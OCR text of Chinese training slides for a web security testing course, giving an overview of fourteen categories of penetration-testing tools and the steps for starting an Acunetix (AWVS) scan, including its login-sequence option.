
WEB渗透测试工具介绍

（PDF测试岗位课程）



WEB安全测试工具集

工欲善其事必先利其器！掌握必要的工具在安全测试中尤为重要，其中WEB渗透相关的工具一般分为信息收集、漏洞分析、WEB应用扫描、数据库评估、密码攻击、无线攻击、漏洞利用工具、嗅探/欺骗、权限维持、逆向工程、数字取证、报告工具集、系统服务、社工工具等14大类，安全测试与渗透测试存在一定差异（参阅WEB安全测试基础），故具体要求如下：

1、信息收集，主要是针对被测目标进行预攻击，搜集有关的信息为进一步攻击做准备。此类可分为DNS分析,IDS/IPS识别，SMB分析，SMTP分析，SNMP分析，SSL分析，VOIP分析，VPN分析，存活主机识别，电话分析，服务指纹识别，流量分析，路由分析，情报分析，系统指纹识别等小分类，每个小分类有大量工具，不赘述，这里需要掌握的工具主要是**Nmap**（或Zenmap，是Nmap的图形化工具）

2、漏洞分析，主要是针对已知的风险点和薄弱环节进行有针对性的探测，达到渗透的目的。此类可分为Cisco工具集、Fuzzing工具集、VoIP工具集、OpenVAS工具集、压力测试工具集等小分类，比较有代表的工具有nikto、sparta等，此处不做要求。

WEB渗透测试工具集

3、WEB应用扫描，是渗透测试中比较重要的环节，包含代理和实际的漏洞探测。此类可分为CMS识别、Web漏洞扫描、Web爬行、Web应用代理等小分类，有名的工具非常多，例如owasp-zap、burpsuite、fiddler、wpscan、w3af、AWVS、Appscan等，这里要求掌握的工具有**burpsuite、fiddler、AWVS**。

4、数据库评估，审计并检测数据库的安全性，探测数据库是否存在注入和拖库的风险等。此类工具较多，如jsql、SQLdict、SQLsus、SQLmap、pangolin，要求掌握**SQLmap**。

5、密码攻击，对密码进行字典攻击或暴力破解等。此类可分为GPU工具集、哈希工具集、离线攻击、在线攻击等小分类，此处不做要求。

6、无线攻击，基于无线网络的嗅探，篡改和第三方攻击等。可分为RFID/NFC工具集、软件无线电、蓝牙工具集、其他无线工具、无线工具集等小分类，此处不做要求。

WEB渗透测试工具集

7、漏洞利用工具，是进一步对漏洞进行挖掘的工具。主要包含了几个流行的框架，和其他工具，例如鼎鼎大名的BeEF XSS Framework、Metasploit、msf payload creator等等，此处不做要求。

8、嗅探/欺骗，主要是对网络传输的数据进行嗅探和欺骗。 可分为VoIP、Web嗅探、网络欺骗、网络嗅探、语言监控小分类，此处不做要求。

9、权限维持，是在获取到网站或系统的后门的前提下维持数据和权限通道的工具。可分为Tunnel工具集、Web后门、系统后门等小分类，此处不做要求。

10、逆向工程，基于产品或系统的逆向分析和破译。可分为Debug工具集、反编译、其他逆向工具集等小分类，此处不做要求。

11、数字取证，含PDF取证工具集、反数字取证、密码取证工具集、内存取证工具集、取证哈希验证工具集、杀毒取证工具集、数字取证、数字取证套件等等小分类，此处不做要求。

WEB渗透测试工具集

12、报告工具集，主要用于生成、读取、整理渗透测试报告的工具。包含Domentation、媒体捕捉、证据管理等小分类，此处不做要求 。

13、系统服务，即系统上的服务程序。例如BeFF、Dradis、HTTP、OpenVas、SSH等，此处不做要求。

14、社工工具，社工，即社会工程学，是利用网络钓鱼、密码心理学、收集敏感信息等手法非法获取受害者的一种攻击手段，此类工具不做要求。

第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍

AWVS工具介绍


Acunetix Web Vulnerability Scanner（简称AWVS）是一款著名的应用程序安全测试工具商业工具，是综合性的安全漏洞扫描工具，它可以扫描任何通过Web浏览器访问的和遵循HTTP/HTTPS规则的Web站点和Web应用程序。

AWVS具备的功能：

- 检查SQL注入攻击漏洞
- 检测XSS攻击漏洞
- 容器与应用部署安全风险点
- 自动手动爬网，支持AJAX、JavaScript
- AcuSensor灰盒测试
- 基本网络扫描
- 集成openvas扫描漏洞
- 可发现存在漏洞的源码行号
- 支持php、asp、jsp、.NET等多种开发语言


AWVS启动扫描

启动AWVS，设置测试对象




AWVS启动扫描

扫描设置选项，一般情况下都选择Default




AWVS启动扫描

测试目标的状态信息




AWVS启动扫描

登录选项，当网站需要深入扫描的时候，可以使用这个Login sequence功能，这个功能通过你输入网站的用户名密码登录之后，AWVS就可以扫描登录以后的权限页面，如果不登录，AWVS就无权限扫描需要用户名密码登录之后的页面。



